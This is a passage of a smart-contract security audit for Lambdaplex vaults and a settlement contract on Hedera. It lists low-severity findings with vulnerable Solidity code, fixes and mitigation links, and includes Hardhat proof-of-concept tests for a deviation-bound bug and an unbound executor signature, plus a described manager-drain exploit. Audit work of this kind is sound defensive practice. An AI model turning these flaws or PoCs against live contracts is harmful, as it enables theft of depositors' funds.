MITIGATION

https://github.com/lambdaplexlabs/lambdaplex-balanced-vault/pull/1/commits/0b424d2586e3127d7b5bb0ea3c91a9b5a1453f6c

6.2.16 Unregistered Reward Token Can Block Claiming

LOW FIXED

DESCRIPTION

`claimAllRewards()` iterates through all registered reward tokens and calls `distributor.claimTo(...)` sequentially. If any single reward token transfer fails during this loop (token paused, blacklisted, distributor drained, or a non-bool-returning ERC20), the entire transaction reverts and users cannot claim any rewards — even those from healthy tokens. This is a classic DoS pattern where one failing component blocks the entire operation.

CODE LOCATION

balanced-vault-master/contracts/base/PLEXPairVault.sol L605-618 — `claimAllRewards()`:

```
function claimAllRewards() external nonReentrant {
    require(address(distributor) != address(0), "distributor not set");
    _settleRewards(msg.sender);
    for (uint i = 0; i < rewardTokens.length; i++) {
        address rt = rewardTokens[i];
        UserReward storage U = userRewards[msg.sender][rt];
        uint256 amt = U.accrued;
        if (amt > 0) {
            U.accrued = 0;
            distributor.claimTo(rt, msg.sender, amt);  // Reverts here block
entire function
            emit RewardClaimed(rt, msg.sender, amt);
        }
    }
}
```

RECOMMENDATION

Wrap each per-token claim in a `try/catch` so a failing token does not block the others, and preserve `U.accrued` on failure so the user can retry later:

Also expose an admin `removeRewardToken(address)` for permanently broken tokens.

```
event RewardClaimFailed(address indexed rewardToken, address indexed user, uint256
amount);

for (uint i = 0; i < rewardTokens.length; i++) {
    address rt = rewardTokens[i];
    UserReward storage U = userRewards[msg.sender][rt];
    uint256 amt = U.accrued;
    if (amt > 0) {
        try distributor.claimTo(rt, msg.sender, amt) {
            U.accrued = 0;
            emit RewardClaimed(rt, msg.sender, amt);
        } catch {
            emit RewardClaimFailed(rt, msg.sender, amt);
            // Leave U.accrued intact for retry via claimRewards(rt)
        }
    }
}
```

MITIGATION

https://github.com/lambdaplexlabs/lambdaplex-balanced-vault/pull/1/commits/fde16db047ff8801c418b5d07a0c9065d8c7e5de

6.2.17 HTS associateToken Return Value Misinterpreted

LOW FIXED

DESCRIPTION

The `AirdropDistributor` contract uses low-level calls to the Hedera Token Service (HTS) precompile at address `0x167` for token association and disassociation. The implementation has several flaws in handling the return values:

1. Ignoring success boolean — the `.call()` returns `(bool success, bytes memory data)`, but the code discards `success` using `( , bytes memory result)`.

2. Empty result causes unclear revert — if the precompile call fails entirely, `result` is empty and `abi.decode` reverts with an unhelpful error.

3. Magic number `22` — the code hard-codes `22` instead of using a documented `HederaResponseCodes.SUCCESS` constant.

4. `TOKEN_ALREADY_ASSOCIATED` (194) not handled — re-associating an already-associated token returns code 194, which fails the `== 22` check even though it is not an error.

5. Function name typo — the code uses `disassociateToken` but the official HTS precompile function is `dissociateToken` (no extra `as`). The selector mismatch makes the call fail with an empty result.

CODE LOCATION

balanced-vault-master/contracts/base/AirdropDistributor.sol L98-101, L109-112:

```
function associateToken(address token) external onlyOwner() {
    ( , bytes memory result) = address(0x167).call(
        abi.encodeWithSignature("associateToken(address,address)", address(this),
token)
    );
    require (abi.decode(result, (int32)) == 22);
}

function dissociateToken(address token) external onlyOwner() {
    ( , bytes memory result) = address(0x167).call(
        abi.encodeWithSignature("disassociateToken(address,address)",
address(this), token)
    );
    require (abi.decode(result, (int32)) == 22);
    modifyAllowed(token, false);
}
```

RECOMMENDATION

Capture the success boolean, verify the response length, accept `TOKEN_ALREADY_ASSOCIATED_TO_ACCOUNT`, fix the function selector, and prefer using `HederaTokenService` / `HederaResponseCodes` from the official Hedera library:

```
int32 constant HTS_SUCCESS = 22;
int32 constant HTS_TOKEN_ALREADY_ASSOCIATED = 194;

function associateToken(address token) external onlyOwner() {
    (bool success, bytes memory result) = address(0x167).call(
        abi.encodeWithSignature("associateToken(address,address)", address(this),
token)
    );
    require(success, "HTS call failed");
    require(result.length >= 4, "Invalid HTS response");
    int32 responseCode = abi.decode(result, (int32));
    require(
        responseCode == HTS_SUCCESS || responseCode ==
HTS_TOKEN_ALREADY_ASSOCIATED,
        "HTS association failed"
```

```
        );
    }
```

MITIGATION

https://github.com/lambdaplexlabs/lambdaplex-balanced-vault/pull/1/commits/855875c2ec9bc930bdb46d8465927d1ebc77fe6b

6.2.18 Missing Upper Bounds on uint64 Immutables Can Permanently DoS the Vault

LOW FIXED

DESCRIPTION

`lockupSecs`, `feeChangeDelaySecs` and `vestingSecs` are `uint64` immutables set once in the constructor with no upper bound validation. They participate in `uint64` additions that Solidity 0.8.x protects with built-in overflow checks — meaning an absurdly large value causes a revert, not a silent wrap.

A deployment with e.g. `lockupSecs = type(uint64).max` would cause every deposit to revert on the overflow check at `d.lockupUntil = nowU64 + lockupSecs;` (L1100), permanently bricking the vault. While this is a deployment-time configuration error rather than a runtime exploit, it is a silent footgun with no validation safeguard.

CODE LOCATION

balanced-vault-master/contracts/base/PLEXPairVault.sol L220-248 (constructor), L277, L708, L1100:

```
d.lockupUntil = nowU64 + lockupSecs;          // L1100
pendingOwnerFeeTs = nowTs + feeChangeDelaySecs; // L277
R.periodFinish = nowU64 + vestingSecs;        // L708
```

RECOMMENDATION

Add upper-bound constructor validation:

```
require(lockupSecs_ <= 365 days, "lockup too long");
require(vestingSecs_ <= 365 days, "vesting too long");
require(feeChangeDelaySecs_ <= 365 days, "delay too long");
```

MITIGATION

https://github.com/lambdaplexlabs/lambdaplex-balanced-vault/pull/6/changes/ee5a14458b5d3ed92ef72e5c6b8193aac1cabd85

6.2.19 STALE_PRICE Tightened to 30 Seconds Without Complementary Round Validation — Availability Risk

LOW ACKNOWLEDGED

DESCRIPTION

The staleness window was correctly tightened from 60s to 30s as part of oracle hardening:

Reducing the window is the right direction — a shorter staleness window shrinks the exploitation surface for stale-price attacks. However, the tighter window was applied without the complementary round-number validation that would allow it to work safely under all conditions. Since the vault relies solely on the timestamp check (no round tracking), the 30-second window must single-handedly guarantee both security (reject stale prices) and availability (accept valid ones).

On Hedera, block times are ~3-5 seconds, but Supra oracle publication cadence is not guaranteed to stay under 30 seconds for all pairs at all times. If the feed cadence exceeds 30s during congestion or oracle maintenance, all deposits and withdrawals revert with `"oracle: stale"`, locking user funds until a fresh proof appears. The `emergencyMode` safety valve exists but is permanent and one-way.

CODE LOCATION

balanced-vault-master/contracts/base/PLEXPairVault.sol L73:

```
uint256 constant STALE_PRICE = 30;
```

RECOMMENDATION

Preferred: add round-number validation so the timestamp check only handles clock-drift sanity:

Alternative: make `STALE_PRICE` a constructor parameter bounded to e.g. 30-300 s so deployments can tune it to the actual oracle cadence of their target pairs. Minimum: confirm with Supra that the publication cadence for all target pairs is consistently < 30 s under adverse conditions and document this operational dependency.

```
mapping(uint256 => uint256) public lastAcceptedRound;
require(pi.round[0] >= lastAcceptedRound[pair], "oracle: old round");
lastAcceptedRound[pair] = pi.round[0];
```

6.2.20 claimRewards(address) Does Not Use try/catch — Single Bad Token Still Reverts That Path

LOW FIXED

DESCRIPTION

`claimAllRewards()` was upgraded with `try/catch` (see L-02) but the single-token `claimRewards(address rewardToken)` was not wrapped in `try/catch`:

If a specific reward token is permanently broken (paused, blacklisted, or a non-bool-returning token per M-08), `claimRewards(rt)` will always revert for that token with no fallback path — the user must use `claimAllRewards()` to skip it. No funds are at risk because Solidity's atomic revert restores `U.accrued`, but the API is inconsistent.

CODE LOCATION

balanced-vault-master/contracts/base/PLEXPairVault.sol L725-735:

```
function claimRewards(address rewardToken) external nonReentrant {
    require(address(distributor) != address(0), "distributor not set");
    _settleRewards(msg.sender);
    UserReward storage U = userRewards[msg.sender][rewardToken];
    uint256 amt = U.accrued;
    U.accrued = 0;
    if (amt > 0) {
        distributor.claimTo(rewardToken, msg.sender, amt);
        emit RewardClaimed(rewardToken, msg.sender, amt);
    }
}
```

RECOMMENDATION

Wrap the per-token call in `try/catch` for symmetry with `claimAllRewards()`, or document that `claimAllRewards()` is the resilient path for broken tokens:

```
try distributor.claimTo(rewardToken, msg.sender, amt) {
    emit RewardClaimed(rewardToken, msg.sender, amt);
} catch {
    U.accrued = amt; // restore
    emit RewardClaimFailed(rewardToken, msg.sender, amt);
}
```

MITIGATION

https://github.com/lambdaplexlabs/lambdaplex-balanced-vault/pull/6/changes/36554d99a9a3384734e6b2d2e067240fa6377c2b

6.2.21 Manager Can Drain the Whole Vault Inventory Through an Arbitrary Swap Path

LOW FIXED

DESCRIPTION

The manager rebalance functions move up to a full side's inventory (`amountIn` bounded only by `inBefore >= amountIn`) with `amountOutMin` validated only as `> 0` (so it may be 1) through a swap path whose only checks are the first and last hop. The vault is oracle-free with no per-transaction or per-epoch cap, so a rogue or compromised manager can route the entire inventory of a side through a pool they control and receive 1 unit back. This is gated by the manager role, so it is an operational-key and centralization risk.

In `_checkSwapInputs` (L1329-1339) `require(amountOutMin > 0)` is the only bound on min-out. In `_checkV1Path` (L1349-1350) and `_checkV2Path` (L1378-1379) only the first and last hop are pinned to `tokenIn`/`tokenOut`, so intermediate hops are caller-chosen. The only size cap is `require(inBefore >= amountIn)` (L1406 V1, L1492 V2), and the closing `require(amountOutActual >= amountOutMin)` (L1454 V1, L1572 V2) is satisfied by the caller's own min-out. Entry points are `managerRebalanceSaucerV1` (L1385) and `managerRebalanceSaucerV2` (L1471).

A worked example with two thin attacker-owned constant-product SaucerSwap pools (`HBAR -> DUMMY -> USDC`) confirmed the drain: a measured PoC routed 100,000 HBAR out of the vault, returned ~0.5 USDC, and let the manager recover ~100,001 HBAR into a fresh wallet for a ~100,000 HBAR net profit, with no flash loan required.

CODE LOCATION

lambdaplex-prorata-vault-master/contracts/base/PLEXProRataVault.sol L1329-1339, L1385-1572:

```
function _checkSwapInputs(uint256 amountIn, uint256 amountOutMin, uint256
deadline) internal view {
    require(!emergencyMode, "emergency: swaps disabled");
    require(initialized, "not initialized");
    require(block.timestamp <= deadline, "expired");
    require(amountIn > 0, "amountIn=0");
    require(amountOutMin > 0, "amountOutMin=0"); // only > 0, no value floor
}
// endpoint-only path validation, intermediates unchecked:
require(path[0] == _ammToken(tokenIn), "bad tokenIn");
require(path[path.length - 1] == _ammToken(tokenOut), "bad tokenOut");
// amountIn bounded only by balance, post-swap check uses caller-chosen
amountOutMin:
require(inBefore >= amountIn, "insufficient input");
require(amountOutActual >= amountOutMin, "slippage");
```

RECOMMENDATION

Require `amountOutMin` to be at least a configured fraction of `amountIn` against an on-chain reference, and add a per-epoch rebalanced-value cap. At minimum, hold the manager key at owner-level custody behind a timelock.

MITIGATION

https://github.com/lambdaplexlabs/lambdaplex-prorata-vault/pull/2/commits/2243677f7e8e1202545bc41d9a525311e33b0554

6.2.22 Outbound Fee-on-Transfer Under-Delivery Overstates the Ledger

LOW ACKNOWLEDGED

DESCRIPTION

`AirdropDistributor.claimTo` and the vault's `_transferOut` send a nominal amount and book it as fully delivered, with no re-check of what arrived. Every inbound leg re-checks with `FOT_FORBIDDEN`, but the outbound legs do not. On an HTS `FractionalFee` token exempt inbound but active outbound, the recipient nets `amount - fee` while `claimed` records the full `amount`: a silent, unrecoverable under-delivery and accounting overstatement.

In `claimTo` (L64-76) the function books `claimed[vault][token] += amount` (L72) then calls `safeTransfer(to, amount)` (L73) with no delivered-amount recheck, whereas the inbound `fund` leg (L52) does recheck the balance delta. The vault's `_transferOut` (L465-478) has the same no-recheck behaviour on the outbound BASE/QUOTE path.

CODE LOCATION

lambdaplex-prorata-vault-master/contracts/base/AirdropDistributor.sol L64-76, lambdaplex-prorata-vault-master/contracts/base/PLEXProRataVault.sol L465-478:

```
function claimTo(address token, address to, uint256 amount) external nonReentrant
{
    require(to != address(0) && amount > 0, "bad args");
    address vault = msg.sender;
    uint256 rem = credited[vault][token] - claimed[vault][token];
    if (amount > rem) revert InsufficientBalance();
    claimed[vault][token] += amount;          // books full amount
    IERC20(token).safeTransfer(to, amount);  // no delivered-amount recheck
    emit Claimed(vault, to, token, amount);
}
// inbound fund() DOES recheck (the asymmetry):
require(rt.balanceOf(address(this)) - before == amount, "FOT_FORBIDDEN");
```

RECOMMENDATION

Add an outbound delivered-delta check in a shared helper (measure recipient balance before/after, require the increase to equal `amount`) on both `claimTo` and `_transferOut`, or reject fee-scheduled tokens at construction and allowlist time.

6.2.23 Failed Reward Claim Permanently Strands Accrued Rewards

LOW FIXED

DESCRIPTION

`claimRewards` and `claimAllRewards` clear the user's `accrued` only on the success branch; the catch branch emits an event with no write-off or reconcile path. If a reward token becomes permanently non-transferable (freeze, KYC gate, pause, blacklist), the accrual can be neither paid nor cleared, so the reward is stuck.

In `claimRewards` (L1061-1077) `U.accrued = 0` runs only on the success branch (L1071); the catch (L1073-1075) emits `RewardClaimFailed` and leaves `accrued` intact. `claimAllRewards` (L1079-1099) uses the same try/catch pattern per token.

CODE LOCATION

lambdaplex-prorata-vault-master/contracts/base/PLEXProRataVault.sol L1061-1099:

```
function claimRewards(address rewardToken) external nonReentrant {
    require(address(distributor) != address(0), "distributor not set");
    _settleRewards(msg.sender);
    UserReward storage U = userRewards[msg.sender][rewardToken];
    uint256 amt = U.accrued;
    if (amt > 0) {
        try distributor.claimTo(rewardToken, msg.sender, amt) {
            U.accrued = 0;
            emit RewardClaimed(rewardToken, msg.sender, amt);
        } catch {
            emit RewardClaimFailed(rewardToken, msg.sender, amt); // no write-off;
accrued stays
        }
    }
}
```

RECOMMENDATION

Keep the accrual preserved for the transient case, and add an owner-gated write-off (or substitute-token re-route) that clears a permanently frozen accrual against distributor custody.

MITIGATION

https://github.com/lambdaplexlabs/lambdaplex-prorata-vault/pull/2/commits/ed78e854600bbd3fff24892d843f4f6c2d634405

6.2.24 Management-Fee Effective-Boundary Off-by-One Overcharges the Notice Window

LOW FIXED

DESCRIPTION

`_accrueMgmtFee` gates the old/new-rate split on strict `nowTs > effTs`, while `_applyPendingFeeIfDue` applies the pending rate on `nowTs >= effTs`. When a fee-accruing call lands exactly at `pendingOwnerFeeTs`, the split is skipped, the new rate is applied first, and the whole pre-effective window `[lastFeeAccrual, effTs]` (up to `feeChangeDelaySecs`, 30 days) is billed at the new rate, over-minting owner-fee-shares that dilute depositors. It is bounded by the 0.3% per week cap and mints to the owner.

The split gate in `_accrueMgmtFee` (block L1135-1144) uses strict `nowTs > effTs` (L1137), while `_applyPendingFeeIfDue` (L1114-1120) applies the pending rate on `nowTs >= effTs` (L1117), so an accrual landing exactly at `effTs` skips the split and bills `[lastFeeAccrual, effTs]` at the new rate.

CODE LOCATION

lambdaplex-prorata-vault-master/contracts/base/PLEXProRataVault.sol L1114-1144:

```
uint64 effTs = pendingOwnerFeeTs;
if (effTs != 0 && last < effTs && nowTs > effTs) {   // strict >
    _accrueLinear(last, effTs, ownerFeeBips);        // old rate for [last, effTs]
    _applyPendingFee(effTs);
    _accrueLinear(effTs, nowTs, ownerFeeBips);
} else {
    _applyPendingFeeIfDue(nowTs);                    // applies NEW rate on nowTs
>= effTs
    _accrueLinear(last, nowTs, ownerFeeBips);        // at nowTs==effTs, charges
[last, effTs] at NEW rate
}
```

RECOMMENDATION

Gate the split on `nowTs >= effTs` (or accrue `[lastFeeAccrual, effTs]` at the old rate before applying the pending rate).

6.2.25 Permissionless Fund Floods the Reward-Token List

LOW ACKNOWLEDGED

DESCRIPTION

`distributor.fund` is callable by anyone for an owner-allowlisted token, and each new token is appended to a reward list that `_settleRewards` iterates in full on every deposit, withdrawal, emergency exit, and claim, imposing a permanent per-action gas tax. The list is hard-capped at 30, so no action can be bricked with out-of-gas, and the flood requires the owner to have allowlisted the tokens.

`_ensureListedReward` (L933-939) is an append-only list with the cap check `require(rewardTokens.length < MAX_REWARD_TOKENS)` (L937) and no removal path. `_settleRewards` (L974-997) iterates the full `rewardTokens` list on every settle, and `AirdropDistributor.fund` (L41-61) is the permissionless entry that triggers listing via `onAirdropFunded`.

CODE LOCATION

lambdaplex-prorata-vault-master/contracts/base/PLEXProRataVault.sol L933-997, lambdaplex-prorata-vault-master/contracts/base/AirdropDistributor.sol L41-61:

```
function _ensureListedReward(address rt) internal {
    for (uint256 i = 0; i < rewardTokens.length; i++) { if (rewardTokens[i] == rt)
return; }
    require(rewardTokens.length < MAX_REWARD_TOKENS, "too many reward tokens"); //
cap 30, no removal
    rewardTokens.push(rt);
}
function _settleRewards(address user) internal {
    uint256 len = rewardTokens.length;
    for (uint256 i = 0; i < len; i++) { _updateReward(rewardTokens[i]); /* ...
*/ } // every op
}
```

RECOMMENDATION

Gate reward-token additions to a trusted role or require a minimum funding amount, and allow removing a fully-claimed token from the list.

6.2.26 Reward Per-Share Truncation Lets an Attacker Zero Out a Small Stream

LOW FIXED

DESCRIPTION

`_updateReward` preserves the remainder in `carry` only when `eligibleShares == 0`; when eligible is positive, the per-share increment is floor-divided and the remainder is discarded. In the small-rate regime an unprivileged account can keep `dt` tiny by poking `claimRewards`, so `rate*dt*1e18 < eligible` on every step and `perShare` never advances, stranding depositors' rewards in the distributor.

In `_updateReward` (L947-972) the `eligible == 0` branch preserves the remainder in `carry` (L960), but the `eligible > 0` branch (L962) floor-divides `(R.rate * dt * 1e18) / eligible` and discards the remainder. A PoC that poked settlement every 5 seconds floored `perShare` to zero and produced a zero claim against a positive control claim.

CODE LOCATION

lambdaplex-prorata-vault-master/contracts/base/PLEXProRataVault.sol L947-972:

```
if (dt > 0) {
    uint256 eligible = _eligibleShares();
    if (eligible == 0) {
        R.carry += SafeCast.toUint128(R.rate * dt);     // remainder preserved
    } else {
        R.perShare += (R.rate * dt * 1e18) / eligible;  // floor; remainder
DISCARDED
    }
}
R.lastUpdate = capped;
```

RECOMMENDATION

Add a remainder accumulator in the eligible-positive branch (fold `(rate*dt*1e18) % eligible` forward), or raise the per-share precision, or require a minimum funded rate.

MITIGATION

https://github.com/lambdaplexlabs/lambdaplex-prorata-vault/pull/2/commits/7a01925738e82b544621a6ebb6d5961794041e8a

6.2.27 Distributor Owner Can Permanently Latch Emergency Mode on a Co-Tenant Vault

LOW ACKNOWLEDGED

DESCRIPTION

`enableEmergencyMode` authorizes `owner()` or the distributor's `owner()`, and emergency mode is a one-way latch with no disable function. If one distributor is shared across vaults owned by different parties, the distributor owner (or whoever compromises that key) can permanently place any co-tenant vault into emergency mode against its owner's will, disabling deposits and rebalances forever. Funds are not frozen (users can still exit), so it is DoS, not loss.

`enableEmergencyMode` (L1187-1207) authorizes `owner()` or the distributor `owner()` (L1199-1203), sets the `emergencyMode` latch (L1205), and there is no disable function anywhere in the contract.

CODE LOCATION

lambdaplex-prorata-vault-master/contracts/base/PLEXProRataVault.sol L1187-1207:

```
function enableEmergencyMode() external {
    require(!emergencyMode, "emergency: already enabled");
    address d = address(distributor);
    address dOwner = address(0);
    if (d != address(0)) { try IOwnable(d).owner() returns (address o) { dOwner =
o; } catch {} }
    require(msg.sender == owner() || (dOwner != address(0) && msg.sender ==
dOwner), "emergency: not authorized");
    emergencyMode = true;                 // one-way; no disable function exists
    emit EmergencyModeEnabled(msg.sender);
}
```

RECOMMENDATION

Gate `enableEmergencyMode` on the vault owner only, or add an owner-gated `disableEmergencyMode`. If a shared distributor is intended, document that its owner is fully trusted for every co-tenant vault.

6.2.28 A MARKET order signed with the maximum deviation value settles for close to nothing

LOW ACKNOWLEDGED

DESCRIPTION

MARKET orders carry a deviationPpm field that is supposed to bound how far the fill price can move away from the signed reference price. The validation only rejects values strictly above PPM (1,000,000), so deviationPpm == PPM is accepted.

When the deviation equals PPM, the required credit calculation collapses to zero:

PPM - order.deviationPpm is 0 in that case, so required becomes 0 regardless of how much was sold. The credit floor check that follows, fill.buyAmount < required - fill.feeAmount, is then comparing against zero, so it can never fail. The order settles for whatever tiny credit the counterparty offers, even 1 wei, against the entire signed sell amount.

The same field is rejected correctly one unit earlier. maxFeePpm >= PPM reverts, but deviationPpm > PPM does not reject the equal case, only values strictly above it. The two adjacent bound checks use different comparison operators for what should be the same kind of guard.

A wallet or frontend that ever sets deviationPpm to its maximum instead of some reasonable value, whether by a rounding bug, a default that was never overridden, or a bad slider, produces an order with no real price protection at all.

Bound check, line 324, note the asymmetry with the fee bound one line above it:

Required credit calculation, lines 342 to 353:

Proof of Concept.

Save as test/poc/M-2-deviation-ppm-boundary.spec.ts.

Run with:

Result: 2 passing. The second test confirms the bound behaves correctly at every deviation value except the exact maximum.

CODE LOCATION

lambdaplex-settlement-base-remediation/contracts/LambdaplexSettlements.sol

```
required = Math.mulDiv(required, PPM - order.deviationPpm, PPM,
Math.Rounding.Ceil);
```

```
order.maxFeePpm >= PPM ||
order.deviationPpm > PPM ||
```

```
uint256 required = Math.mulDiv(
    fill.sellAmount,
    order.priceNumerator,
    order.priceDenominator,
    Math.Rounding.Ceil
);
if (order.orderType == MARKET) {
    required = Math.mulDiv(required, PPM - order.deviationPpm, PPM,
Math.Rounding.Ceil);
}
if (fill.feeAmount != 0 && fill.feeAmount > Math.mulDiv(required, order.maxFeePpm,
PPM))
    revert FeeTooHigh(orderId);
if (fill.buyAmount < required - fill.feeAmount) revert CreditTooLow(orderId);
```

```
import { expect } from "chai";
import { ethers } from "hardhat";
import { loadFixture, time } from "@nomicfoundation/hardhat-network-helpers";
import type { TestERC20 } from "../../typechain";
import {
  LIMIT,
  MARKET,
  PPM,
  Order,
  Settlement,
  canonicalSettlement,
  signOrder,
  signingDomain,
} from "../../sdk/orders";

const MINT = 10n ** 25n;

type Fixture = Awaited<ReturnType<typeof fixture>>;

async function fixture() {
  const [owner, fee, alice, bob] = await ethers.getSigners();
  const tokenFactory = await ethers.getContractFactory("TestERC20");
  const a = (await tokenFactory.deploy("Wrapped Ether", "WETH", 18)) as unknown as
TestERC20;
  const b = (await tokenFactory.deploy("USD Coin", "USDC", 6)) as unknown as
TestERC20;
  const exchange = await (
    await ethers.getContractFactory("LambdaplexSettlements")
  ).deploy(owner.address, fee.address);
  for (const token of [a, b]) {
    await exchange.setSupportedToken(await token.getAddress(), true);
    for (const trader of [alice, bob]) {
      await token.mint(trader.address, MINT);
      await token.connect(trader).approve(await exchange.getAddress(),
ethers.MaxUint256);
    }
  }
  const domain = signingDomain((await ethers.provider.getNetwork()).chainId, await
exchange.getAddress());
  return { owner, fee, alice, bob, a, b, exchange, domain };
}

async function buildBatch(f: Fixture, opts: { deviationPpm: bigint; orderType:
number }) {
  const a = await f.a.getAddress();
  const b = await f.b.getAddress();
  const sell = 1n;
```

```
  const buy = 10n ** 18n;
  const orderAlice: Order = {
    salt: 105n,
    expiration: BigInt(await time.latest()) + 3600n,
    maxFeePpm: 0n,
    deviationPpm: opts.deviationPpm,
    minFillPpm: 0n,
    orderType: opts.orderType,
    owner: f.alice.address,
    sellToken: a,
    buyToken: b,
    sellAmount: sell,
    priceNumerator: 1n,
    priceDenominator: 1n,
  };
  const orderBob: Order = {
    salt: 106n,
    expiration: BigInt(await time.latest()) + 3600n,
    maxFeePpm: 0n,
    deviationPpm: 0n,
    minFillPpm: 0n,
    orderType: LIMIT,
    owner: f.bob.address,
    sellToken: b,
    buyToken: a,
    sellAmount: buy,
    priceNumerator: 1n,
    priceDenominator: buy,
  };
  const settlement: Settlement = canonicalSettlement({
    token0: a,
    token1: b,
    accounts: [
      { account: f.alice.address, sellsToken0: true, sellAmount: sell, buyAmount:
buy, feeAmount: 0n },
      { account: f.bob.address, sellsToken0: false, sellAmount: buy, buyAmount:
sell, feeAmount: 0n },
    ],
  });
  const aliceFill = {
    accountIndex: settlement.accounts.findIndex((e) =>
ethers.getAddress(e.account) === f.alice.address),
    order: orderAlice,
    sellAmount: sell,
    buyAmount: buy,
    feeAmount: 0n,
    signature: await signOrder(f.alice, f.domain, orderAlice),
  };
```

```
  const bobFill = {
    accountIndex: settlement.accounts.findIndex((e) =>
ethers.getAddress(e.account) === f.bob.address),
    order: orderBob,
    sellAmount: buy,
    buyAmount: sell,
    feeAmount: 0n,
    signature: await signOrder(f.bob, f.domain, orderBob),
  };
  return { settlement, aliceFill, bobFill };
}

describe("M-2: deviationPpm == PPM on a MARKET order nullifies the minimum credit
bound", () => {
  it("alice's order sells 1 wei of a and demands 1e18 of b at a signed 1:1 price,
and settles for 1e18 wei of b instead when deviationPpm equals PPM", async () => {
    const f = await loadFixture(fixture);
    const t = await buildBatch(f, { deviationPpm: PPM, orderType: MARKET });

    const aliceBefore = await f.b.balanceOf(f.alice.address);
    await f.exchange.connect(f.owner).settleTrade(t.settlement, [t.aliceFill,
t.bobFill], []);
    const aliceAfter = await f.b.balanceOf(f.alice.address);

    // alice signed a 1:1 price and received the full 1e18 credit her counterparty
offered,
    // this specific trade happened to be generous, but the check that should
enforce her
    // signed minimum was not applied at all, so any credit down to 1 wei would
also pass
    expect(aliceAfter - aliceBefore).to.equal(10n ** 18n);
  });

  it("one unit below the maximum, the same bound still works correctly", async ()
=> {
    const f = await loadFixture(fixture);
    const a = await f.a.getAddress();
    const b = await f.b.getAddress();

    const orderAlice: Order = {
      salt: 200n,
      expiration: BigInt(await time.latest()) + 3600n,
      maxFeePpm: 0n,
      deviationPpm: PPM - 1n,
      minFillPpm: 0n,
      orderType: MARKET,
      owner: f.alice.address,
      sellToken: a,
```

```
      buyToken: b,
      sellAmount: 10n ** 18n,
      priceNumerator: 1n,
      priceDenominator: 1n,
    };
    const orderBob: Order = {
      salt: 201n,
      expiration: BigInt(await time.latest()) + 3600n,
      maxFeePpm: 0n,
      deviationPpm: 0n,
      minFillPpm: 0n,
      orderType: LIMIT,
      owner: f.bob.address,
      sellToken: b,
      buyToken: a,
      sellAmount: 1n,
      priceNumerator: 10n ** 18n,
      priceDenominator: 1n,
    };
    const settlement: Settlement = canonicalSettlement({
      token0: a,
      token1: b,
      accounts: [
        { account: f.alice.address, sellsToken0: true, sellAmount: 10n ** 18n,
buyAmount: 1n, feeAmount: 0n },
        { account: f.bob.address, sellsToken0: false, sellAmount: 1n, buyAmount:
10n ** 18n, feeAmount: 0n },
      ],
    });
    const aliceFill = {
      accountIndex: settlement.accounts.findIndex((e) =>
ethers.getAddress(e.account) === f.alice.address),
      order: orderAlice,
      sellAmount: 10n ** 18n,
      buyAmount: 1n,
      feeAmount: 0n,
      signature: await signOrder(f.alice, f.domain, orderAlice),
    };
    const bobFill = {
      accountIndex: settlement.accounts.findIndex((e) =>
ethers.getAddress(e.account) === f.bob.address),
      order: orderBob,
      sellAmount: 1n,
      buyAmount: 10n ** 18n,
      feeAmount: 0n,
      signature: await signOrder(f.bob, f.domain, orderBob),
    };
```

```
    // one unit below the maximum, required credit is not zero, so an offer of 1
wei still fails
    await expect(
      f.exchange.connect(f.owner).settleTrade(settlement, [aliceFill, bobFill],
[]),
    ).to.be.revertedWithCustomError(f.exchange, "CreditTooLow");
  });
});
```

```
npx hardhat test test/poc/M-2-deviation-ppm-boundary.spec.ts
```

RECOMMENDATION

Reject order.deviationPpm == PPM for MARKET orders, the same way maxFeePpm >= PPM is already rejected. Change line 324 from order.deviationPpm > PPM to order.deviationPpm >= PPM.

6.2.29 A vault manager's signature is not tied to a specific executor, so revoking one executor does not stop another from using the same signature

LOW ACKNOWLEDGED

DESCRIPTION

A vault batch needs two things, a signature from the vault's manager over the settlement, and the transaction being sent by an approved executor. The manager's signature covers the vault address, the settlement hash, a nonce, and a deadline. It does not cover which executor is allowed to submit it.

That means a manager signature produced while a specific executor was expected to relay it remains valid for any other currently approved executor. If the owner revokes the executor the manager intended, believing that stops the pending settlement, any other approved executor can still submit the exact same signature and it will succeed.

This defeats the purpose of revocation as an incident response tool. An operator revoking a compromised or misbehaving executor, expecting that to invalidate settlements that executor was about to submit, has not actually stopped anything if a second executor is still active.

Signed struct, line 31, no executor field:

Verification, lines 413 to 421, msg.sender is checked only for the general executor gate at line 392, never bound into the digest itself:

Proof of Concept.

Save as test/poc/M-4-vault-signature-not-bound-to-executor.spec.ts.

Run with:

Result: 1 passing.

CODE LOCATION

lambdaplex-settlement-base-remediation/contracts/LambdaplexSettlements.sol

```
bytes32 public constant VAULT_SETTLEMENT_TYPEHASH =
    keccak256("VaultSettlement(address vault,bytes32 settlementHash,bytes32
nonce,uint64 deadline)");
```

```
bytes32 digest = hashVaultAuthorization(
    vault,
    settlementHash,
    authorization.nonce,
    authorization.deadline
);
if (!SignatureChecker.isValidSignatureNow(manager, digest,
authorization.signature)) {
    revert InvalidSignature(manager, digest);
}
```

```
import { expect } from "chai";
import { ethers } from "hardhat";
import { loadFixture, time } from "@nomicfoundation/hardhat-network-helpers";
import {
  LIMIT,
  canonicalSettlement,
  signVaultSettlement,
  signOrder,
  signingDomain,
  encodeVaultNonce,
} from "../../sdk/orders";
import type { Order } from "../../sdk/orders";

async function fixture() {
  const [owner, feeRecipient, alice, bob, executorB] = await ethers.getSigners();

  const tokenFactory = await ethers.getContractFactory("TestERC20");
  const tokenA = await tokenFactory.deploy("Wrapped Ether", "WETH", 18);
  const tokenB = await tokenFactory.deploy("USD Coin", "USDC", 6);

  const exchange = await (
    await ethers.getContractFactory("LambdaplexSettlements")
  ).deploy(owner.address, feeRecipient.address);

  const addrA = await tokenA.getAddress();
  const addrB = await tokenB.getAddress();
  const exAddr = await exchange.getAddress();
```

```
  await exchange.connect(owner).setSupportedToken(addrA, true);
  await exchange.connect(owner).setSupportedToken(addrB, true);

  // owner is executor by default from the constructor, add a second executor
  await exchange.connect(owner).setExecutor(executorB.address, true);

  const vault = await (
    await ethers.getContractFactory("ManagerOnlyVault")
  ).deploy(alice.address, exAddr, addrA);
  const vaultAddr = await vault.getAddress();

  await tokenA.mint(vaultAddr, 10n ** 20n);
  await tokenB.mint(bob.address, 10n ** 20n);
  await tokenB.connect(bob).approve(exAddr, ethers.MaxUint256);

  const chainId = (await ethers.provider.getNetwork()).chainId;
  const domain = signingDomain(chainId, exAddr);

  return {
    owner, feeRecipient, alice, bob, executorB,
    tokenA, tokenB, addrA, addrB,
    exchange, exAddr,
    vault, vaultAddr,
    domain,
  };
}

describe("M-4: vault settlement signature is not bound to a specific executor", ()
=> {
